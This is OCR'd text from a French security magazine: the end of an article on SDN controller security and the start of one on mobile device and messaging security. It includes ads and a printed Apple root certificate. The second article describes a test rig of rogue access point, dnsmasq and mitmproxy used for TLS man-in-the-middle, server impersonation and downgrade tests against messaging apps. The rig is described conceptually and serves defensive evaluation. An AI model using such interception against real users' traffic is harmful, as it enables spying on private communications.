


Figure 6 : Sécurité du contrôleur SDN.

frontière de cette zone de gestion. Une fois réalisée, une deuxième authentification aura lieu sur le système visé au sein de la zone de gestion ;

- tout accès doit être préalablement lié à une notion d'autorisation, ai-je droit d'accéder à un tel serveur ? Un système de validation des droits doit être mis en place pour associer à chaque utilisateur des droits d'accès ;
- à des fins de contrôles, tous les accès ou commandes doivent faire l'objet de traces ;
- le trafic entre l'Intranet et le système visé au sein de la zone de gestion est sujet à un filtrage et autres analyses de sécurité ;
- le trafic entre la zone de gestion et le réseau opérationnel est sujet à un filtrage et autres analyses de sécurité ;
- l'accès aux équipements de la zone de gestion doit être soumis à des contrôles physiques stricts (accès règlementé au bâtiment, baie protégée par grille en cas d'hébergement dans un site partagé, etc.). Rappelons qu'il ne s'agit pas d'équipements militaires, et donc que ces équipements ont des failles physiques indéniables.

4.2 Sécurité des systèmes SDN

Le contrôleur SDN est souvent une application hébergée sur un serveur. Les serveurs sont par construction plus sujets aux attaques que les équipements réseaux, ceux-ci utilisant des systèmes d'exploitation plus ou moins propriétaires, là où les serveurs, notamment basés sur Linux, disposent de code plus ouvert.

De plus, la population de serveurs est en général beaucoup plus grande que les équipements donnant un spectre plus intéressant pour les attaquants.

4.3 Sécurité des commandes clientes via l'interface Nord

L'interface Nord constitue l'un des points où la sécurité doit être la plus importante, car accessible par des applications internes ou externes.

NE MANQUEZ PAS LA NOUVELLE FORMULE !

LINUX PRATIQUE N°101

PROTÉGEZ VOS MOTS DE PASSE AVEC KEEPASS & CHIFFREZ AVEC VERACRYPT !

ACTUELLEMENT DISPONIBLE

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

En cas d'utilisation par des applications externes, un système d'authentification devra être mis en œuvre pour autoriser les systèmes sous-jacents à accéder aux services de cette interface.

L'exécution de commandes réseaux devra être considérée avec la plus grande prudence à tous les niveaux en restreignant les possibilités offertes et en mettant en œuvre les mesures nécessaires de sécurité (authentification, autorisation, traçabilité, etc.). Une bonne pratique consiste à dériver par exemple un compte réseau (login/password) pour chaque compte client (login/password) de manière à ce qu'un client ne connaisse pas ce compte dérivé tel que :

- Compte client : (« cedric.llorens » / « Misc »)
- Compte réseau :
  - → msk = chaîne de caractères secrète générée de manière aléatoire avec une forte entropie ;
  - → Login = AlgoHash(« cedric.llorens » + « login » + msk) : on calcule un nouveau login par un Hash de la concaténation de trois chaînes de caractères ;
  - → Password = AlgoHash(« cedric.llorens » + « password » + msk) : voir le calcul du login.

Cette interface pouvant faire partie d'un domaine public (joignable depuis l'extérieur du réseau), elle peut être soumise également à des attaques de type déni de service.

Les dénis de service peuvent intervenir à plusieurs niveaux :

- provoquer un impact sur le contrôleur lui-même : le contrôleur est surchargé et ne peut plus réaliser ses tâches provoquant une perte de plan de contrôle dans le réseau ;
- provoquer un impact sur les éléments réseaux au travers du contrôleur : le contrôleur est sollicité pour allouer des ressources dans le réseau entraînant un manque de ressources dans les éléments réseaux pour les besoins réels.

Il convient donc de réfléchir également à des mécanismes de protection contre ces dénis de service, par exemple :

- limitation temporelle du nombre de requêtes de configuration globale et par utilisateur ;
- limitation des ressources allouables pour un utilisateur donné sur un équipement donné.

Les équipements réseaux restent des éléments qui doivent également rester protégés comme aujourd'hui, et il faut réfléchir au besoin de les protéger contre le contrôleur SDN au cas où celui-ci serait manipulé par un tiers malveillant. Ainsi l'équipement peut toujours limiter les capacités qu'il expose au contrôleur ainsi que (si cela est possible) les ressources (et la quantité) qu'il expose.

Les autres interfaces ne sont pas à négliger pour autant, et il sera indispensable de penser au chiffrement et à l'authentification sur ces interfaces. En fonction du niveau de confiance de ces interfaces et de leur exposition (transit sur un réseau privé ou public), certaines règles pourraient être relâchées comme illustré à la figure 6.

4.4 Contrôle des configurations

Que ce soit des configurations d'équipements réseaux ou de systèmes virtualisés, toute configuration induite doit faire l'objet d'un audit vérifiant que les règles de sécurité définies par l'ingénierie sont bien en place, et ce dans la durée.

Deux types d'audit techniques sont classiquement nécessaires :

- pour les audits techniques internes, HAWK vous permettra d'accomplir un tel objectif que ce soit pour des configurations Cisco, Juniper, Fortinet, Packet-filter, etc. **[HAWK]**. De nombreux exemples de codage sont donnés sur le site permettant de les extrapoler à d'autres types de configuration ;
- pour les audits techniques externes, NESSUS ou outils similaires vous permettront de vous assurer/confirmer votre politique de sécurité vue de l'extérieur.

Conclusion

Le réseau est en pleine mutation et cette mutation s'annonce profonde à tous les points de vue. Les perspectives d'un réseau programmable sont multiples et il est fort à parier que cette révolution permettra aux utilisateurs d'avoir des services plus rapides et performants.

Cependant, l'aspect sécurité, comme dans toute nouveauté, est souvent mal traité et doit faire l'objet d'une attention toute particulière sur des projets que l'on qualifie d'immatures. ■

Références

[HAWK] D.Valois, C.Llorens :

- code source et historique de HAWK : https://sites.google.com/site/tableaudebordsecurite/supports-de-td

- hk.hawk@laposte.net **pour toute question/support.**

[MISC BGP] C.Llorens, D.Valois, « Utilisation de BGP pour distribuer des listes de filtrage de manière dynamique », *MISC n°78*, mars-avril 2015.

[RFC7149] Internet Engineering Task Force (IETF), M. Boucadair, C. Jacquenet, « Software-Defined Networking : A Perspective from within a Service Provider Environment », mars 2014

SERVEURS DÉDIÉS Synology®

AVEC ikoula HÉBERGEUR CLOUD

Votre serveur dédié de stockage (NAS) hébergé dans nos Data Centers français.

POUR LES LECTEURS DE **MISC***

OFFRE SPÉCIALE -60 %

À PARTIR DE

5,99 € HT/MOIS

~~14,99 €~~

CODE PROMO **SYMIS17**

- Bande passante **100 Mbit/s**
- Station de **surveillance**
- Support technique **en 24/7**
- Trafic réseau **illimité**
- Système d'exploitation **DSM 6.0**
- Hébergement dans **nos Data Centers**

*Offre spéciale -60 % valable sur la première période de souscription avec un engagement de 1 ou 3 mois. Offre valable jusqu'au 31 décembre 2017 23h59 pour une seule personne physique ou morale, et non cumulable avec d'autres remises. Prix TTC 7,19 €. Par défaut les prix TTC affichés incluent la TVA française en vigueur.


CHOISSISEZ VOTRE NAS

https://express.ikoula.com/promosyno-mis

ikoula HÉBERGEUR CLOUD

/ikoula @ikoula sales@ikoula.com 01 84 01 02 50

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL



SÉCURITÉ DES TERMINAUX MOBILES

Matthieu REGNERY
Institut de Recherche Criminelle de la Gendarmerie Nationale

mots-clés : MOBILE / SÉCURITÉ / PKI / MESSAGERIE

La sécurité des mobiles et des communications est un enjeu à la fois pour la vie privée, la liberté, mais aussi pour la sécurité des personnes et des pays. Comment résistent les applications de messageries instantanées aux attaques sur les systèmes et/ou les réseaux ?

Une des principales préoccupations depuis les révélations de Snowden est le respect de la vie privée et des libertés et par conséquent la confidentialité des échanges. Les écoutes massives mises au jour ont effrayé de nombreux utilisateurs de téléphones mobiles. Pour les reconquérir, les fabricants et les éditeurs d'applications sécurisent de plus en plus les données stockées ainsi que celles échangées sur les réseaux.

Cette sécurité ne doit pas compromettre l'expérience utilisateur et donc la rapidité des échanges et la fluidité de traitement. Quelle sécurité est implémentée et à quel point est-elle fiable ?

1 Sécurité des systèmes

La première des protections réside dans le système lui-même, du firmware au système d'exploitation. Comment est garantie cette sécurité ? Comment la compromettre et quels sont les risques ?

1.1 Chaîne de confiance

Le code exécuté par le processeur du terminal est un des garants du fait que les opérations effectuées sont uniquement celles qui sont prévues par l'éditeur du système d'exploitation ou des applications s'exécutant. Afin de garantir que ce code est intègre, une chaîne de confiance est implémentée au démarrage des terminaux. Apple, par exemple, intègre un certificat dans la mémoire ROM (inaltérable) de ses processeurs. Exemple :

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2 (0x2)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Apple Inc., OU=Apple Certification
Authority, CN=Apple Root CA
        Validity
            Not Before: Apr 25 21:40:36 2006 GMT
            Not After : Feb  9 21:40:36 2035 GMT
        Subject: C=US, O=Apple Inc., OU=Apple Certification
Authority, CN=Apple Root CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:e4:91:a9:09:1f:91:db:1e:47:50:eb:05:ed:5e:
                  [...]
                    ff:67:5e:65:bc:49:d8:76:9f:33:14:65:a1:77:94:
                  c9:2d
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE
            X509v3 Subject Key Identifier:
                2B:D0:69:47:94:76:09:FE:F4:6B:8D:2E:40:A6:F7:47:4D
:7F:08:5E
            X509v3 Authority Key Identifier:
                keyid:2B:D0:69:47:94:76:09:FE:F4:6B:8D:2E:40:A6:F7
:47:4D:7F:08:5E

            X509v3 Certificate Policies:
                Policy: 1.2.840.113635.100.5.1
                  CPS: https://www.apple.com/appleca/
                  User Notice:
                    Explicit Text: Reliance on this certificate
by any party assumes acceptance of the then applicable standard
terms and conditions of use, certificate policy and certification
practice statements.

    Signature Algorithm: sha1WithRSAEncryption
         5c:36:99:4c:2d:78:b7:ed:8c:9b:dc:f3:77:9b:f2:76:d2:77:
        [...]
      b0:75:75:21
```

Ce certificat racine permet de vérifier l'intégralité de la chaîne de confiance pour tous les éléments de code signés avec des certificats eux-mêmes signés par celui-ci avant d'être exécutés. Ainsi Apple garantit que le code exécuté est le sien. La plupart des systèmes Android (Google, Samsung, LG, HTC…) ont également

intégré une chaîne de confiance garantissant l'intégrité du code exécuté. Ces équipements peuvent néanmoins être facilement personnalisés, mais dès lors, un fusible de garantie anti-compromission est déclenché. Certaines applications sécurisées refusent alors de s'exécuter. C'est le cas par exemple de KNOX (Samsung).

Les mises à jour sont également signées et vérifiées afin qu'elles ne soient pas un vecteur de compromission. Enfin, iOS ou les dernières moutures du système Android (6.0.1 mise à jour postérieure à novembre 2016) empêchent les downgrade de système et par conséquent les attaques sur des vulnérabilités antérieures.

Enfin, les applications disponibles sur les magasins sont elles aussi signées, mais pas par l'éditeur du système d'exploitation. Les développeurs restent responsables des applications diffusées, et malgré les vérifications opérées par Google ou Apple, certaines sont malveillantes. Ce système garantit néanmoins que des applications très grand public comme Facebook, Twitter… ne sont pas compromises.

1.2 Vérification d'intégrité du système

Une fois le code vérifié, il est nécessaire de s'assurer que celui-ci n'est pas altéré au cours de l'exécution. Apple utilise plusieurs mesures de protection. La première, *Kernel Patch Protection*, vérifie périodiquement l'intégrité du kernel (certaines parties exécutées seulement) et empêche tout kernel modifié de s'exécuter. La deuxième est la signature et la vérification systématique des mises à jour qui empêchent un attaquant de modifier le système par ce biais.

Samsung a déployé un système similaire, *TrustZone Integrity Measurement Architecture*. Celui-ci réside dans la partie TrustZone, *Trusted Execution Environment*, permettant une exécution sécurisée au niveau matériel.

1.3 Chiffrement des données

Apple a chiffré son système jusqu'à la version 10 d'iOS. Ceci ralentissait la découverte de vulnérabilités en empêchant les chercheurs d'accéder au code. Le chiffrement garantissait également l'authenticité des données, celles-ci ne pouvant être déchiffrées que par un co-processeur cryptographique spécifique dans lequel la clé a été codée au niveau du silicium. Plusieurs contournements ont été trouvés permettant d'accéder au code déchiffré, en utilisant la fonction cryptographique sur un appareil compromis. Cependant, Apple a choisi de ne plus chiffrer complètement les mises à jour de son système d'exploitation, considérant sa chaîne de vérification suffisamment sûre.

La confidentialité des données utilisateur est également souvent assurée par le chiffrement. Sur les plateformes haut de gamme (Apple, Google ou Samsung), une clé spécifique à chaque appareil, combinée au mot de passe utilisateur permet de chiffrer les données. Pour attaquer le mot de passe, il est par conséquent nécessaire d'utiliser le terminal. Ceci implique un nombre d'essais illimités.

Cependant, sur bon nombre de plateformes Android, le chiffrement des données utilisateurs avec une clé dérivée du mot de passe n'est pas fait par défaut. Si Android Marshmallow impose le chiffrement par défaut, celui-ci est réalisé avec le mot de passe « default_password ». Le pin, pattern ou de mot de passe ne servant qu'à accéder à l'interface graphique. Samsung propose une option « Secure boot » permettant d'activer la fonctionnalité de chiffrement par dérivation du mot de passe.

Évidemment, sur les plateformes sécurisées, un accès système à l'insu de l'utilisateur permet d'accéder à l'ensemble des données lorsque le terminal est déverrouillé.

De même, certains mécanismes implémentés pour l'expérience utilisateur permettent de récupérer certaines données même si le terminal est verrouillé. C'est le cas des sauvegardes pour les iPhones par exemple si l'ordinateur sur lequel a été connecté le terminal est récupéré.

Enfin, beaucoup de données sont également sauvegardées dans le cloud. Il est alors uniquement nécessaire d'obtenir les identifiants de connexion afin d'y accéder. Ceci relève d'autres stratégies de pénétration.

1.4 Compromission

Malgré les mesures de protection décrites auparavant, des hackers ou des chercheurs ont réussi à compromettre les systèmes qui les implémentent.

Sur Apple, les jailbreaks permettent d'en contourner un certain nombre. La plupart des solutions publiques requièrent des actions explicites de la part de l'utilisateur, ce qui limite le risque de compromission de type Evil Maid.

Les applications sont exécutées dans des sandboxes, permettant d'isoler leurs données d'exécution et de stockage. Ainsi, une application ne peut en théorie pas agir sur les données d'une autre ou compromettre le système. Néanmoins certaines vulnérabilités ont permis de s'échapper de cette sandbox.

Certains éditeurs de solutions ont implémenté des attaques utilisant des remote exploits. Des traces de tels programmes ont par exemple été trouvées dans la fuite de données de Hacking Team en juillet 2015.

Une fois le système compromis, beaucoup d'attaques deviennent possibles, notamment l'exfiltration des données personnelles stockées sur l'appareil. Néanmoins, selon le niveau de compromission, les données exposées ne sont pas les mêmes. Un accès complet au système permet la modification d'applications ou leur remplacement ainsi que l'interception complète des flux réseaux. Dans ce cas, plus aucune donnée ne peut être considérée comme sûre, notamment les échanges sur les messageries dites sécurisées, comme expliqué ci-dessous.

2 Sécurité des communications de données

Les différentes messageries sécurisées dépendent à la fois de la sécurité du système sur lequel elles sont installées, mais également de la chaîne de confiance qu'elles implémentent. Nous allons voir que cette chaîne est souvent de bonne qualité, mais certaines applications sont plus paranoïaques que d'autres.

2.1 Chiffrement et authentification des communications

2.1.1 Public Key Infrastructure

L'infrastructure à clé publique est la base de la chaîne de confiance des communications sécurisées. Pour rappel, une telle infrastructure fonctionne de la manière suivante :

Une autorité racine émet un certificat qu'elle signe elle-même. Elle peut ensuite signer des certificats pour des entités subordonnées ou authentifier des données. La vérification s'effectue en vérifiant les signatures à chaque échelon. La sécurité repose par conséquent sur la confiance accordée à l'autorité racine et à la confidentialité de sa clé privée. En cas de fuite ou de vol, une autorité peut répudier les certificats qu'elle a signés, à condition que cette information puisse être diffusée et les certificats remplacés ou supprimés. Si c'est le certificat racine qui est compromis, alors c'est à l'utilisateur ou à l'éditeur qui l'embarque de le supprimer.

L'exemple le plus parlant d'une telle infrastructure est le magasin de certificats embarqué dans les navigateurs internet. Celui-ci contient les certificats des autorités racines qui permettent d'authentifier les sites web et sécuriser les échanges.

Cette infrastructure est appliquée de la même manière dans la sécurité mobile à la différence qu'elle s'étend à l'ensemble de la plateforme. En effet, chacune embarque également un magasin de certificats permettant l'authentification des échanges. L'authentification de code reste vérifiée par les seuls certificats des éditeurs de système d'exploitation.

Chaque application s'appuyant sur le protocole HTTPS et les communications standards fournies par les frameworks iOS ou Android utilise le magasin de certificat de la plateforme.

Un magasin de certificat est livré avec le système d'exploitation (exemple https://support.apple.com/en-us/HT204132). Cependant, des certificats peuvent également y être ajoutés. Certaines plateformes permettent également à l'utilisateur de ne plus faire confiance à un certificat livré par défaut.

2.1.2 Protocoles utilisés par les applications mobiles

Au-delà des protocoles de chiffrement spécifiques à chaque application, le transport est quasi-exclusivement assuré par HTTPS.

Les applications comme Facebook Messenger, Snapchat, WhatsApp ou Viber utilisent cette couche de transport. Elles utilisent le framework commun de la plateforme qui est régulièrement mis à jour. Les attaques par downgrade de connexion par imposture de serveur ne sont par conséquent plus possibles. Facebook lèvera par exemple une exception « Certificate Unknown » et Snapchat ne répondra qu'un « Close notify » sans détailler l'erreur.




Figure 1 : Schéma simplifié d'une infrastructure à clé publique.

Quarkslab

SECURING EVERY BIT OF YOUR DATA


Les attaquants ciblent les données, et non les infrastructures qui sont régulièrement surveillées, testées et mises à jour. Quarkslab se concentre sur la sécurisation des données, au travers de 3 outils issus de notre R&D : IRMA (orchestrateur de threat intelligence), Epona (obfuscateur) et Ivy (reconnaissance réseau). Ces produits, qui complètent nos services et formations, visent à aider les organisations à prendre leurs décisions au bon moment grâce à des informations pertinentes.

IRMA orchestre votre threat intelligence pour déterminer la dangerosité des fichiers et fournir une vue détaillée des risques.

Epona obfusque du code pour contrarier le reverse engineering et l'accès aux données des applications.

ivy cartographie rapidement l'ensemble des services et informations exposés sur Internet pour des millions d'adresses.

- **Tests de sécurité :** analyse d'applications, de DRM, de vulnérabilités, de patch, fuzzing
- **Développement & analyse :** R&D à la demande, reverse engineering, design et implémentation
- **Cryptographie :** conception de protocoles, optimisation, évaluation



- Reverse engineering
- Recherche de vulnérabilités
- Développement d'exploits
- Test de pénétration d'applications Android / iOS
- Windows internals

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Phone: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**




Figure 2 : Schéma du dispositif utilisé pour les attaques HTTPS.

Deux autres protocoles de communication sécurisés on fait leur apparition MTProto pour Telegram et Double Ratchet pour Signal. Ces deux protocoles utilisent des clés éphémères pour le chiffrement des messages et garantissent ainsi la *Perfect Forward Secrecy*. L'échange des clés est basé sur un échange Diffie-Hellman qui permet d'éliminer les attaques de l'homme du milieu.

2.2 Compromissions

2.2.1 Attaques sur les échanges

Afin de tester la réelle résistance des applications de messagerie, nous montons un système d'interception des communications sécurisées. Celui-ci est composé d'un point d'accès permettant à notre plateforme cible de se connecter, d'un serveur DHCP, d'un serveur DNS (dnsmasq) et d'un proxy HTTPS (mitmproxy).

Le serveur DHCP envoie l'adresse du serveur DNS lors de la connexion au point d'accès. Les règles de routage permettent d'orienter tout le trafic sur le proxy HTTPS. Selon les besoins, le serveur DNS redirige la requête vers un serveur qui nous appartient.

Grâce à ce dispositif, nous pouvons tester trois attaques :

- le man-in-the-middle SSL/TLS : cette attaque consiste à établir une connexion avec le client puis une connexion sécurisée avec le serveur et passer les données de l'un à l'autre en les espionnant ou les modifiant. Le serveur n'utilisant en général aucune authentification du client, cette connexion ne pose aucun problème. Le client cependant, authentifie le serveur. Il est donc nécessaire de générer un certificat au nom du serveur demandé. Ce certificat est donc signé par une autorité elle aussi générée.
- l'imposture de serveur : l'attaque consiste à rediriger le trafic vers un serveur web nous appartenant. Ce site présente un certificat valide et certifié par une autorité racine reconnue, mais le domaine ne correspond pas à celui demandé. Ce montage permet de savoir si l'application vérifie la bonne adéquation entre le domaine demandé et celui présent sur le certificat présenté.
- downgrade de connexion : l'attaque redirige le trafic vers un serveur non sécurisé (HTTP) en utilisant la fonction rewrite_url d'Apache. Nous testons ici si l'application requiert bien une connexion sécurisée.

Les deux dernières attaques s'avèrent négatives sur toutes les applications testées. En effet, celles-ci s'appuyant sur le framework commun, elles délèguent la sécurité HTTPS.

La première attaque peut être réalisée avec succès dans certains cas que nous allons détailler.

2.2.2 Compromission par ajout de certificat

Nous ajoutons notre certificat racine dans le magasin de certificat (Android et iOS). Nous notons qu'Android 6.0.1 affiche une alerte permanente qui prévient l'utilisateur que le réseau peut être surveillé.

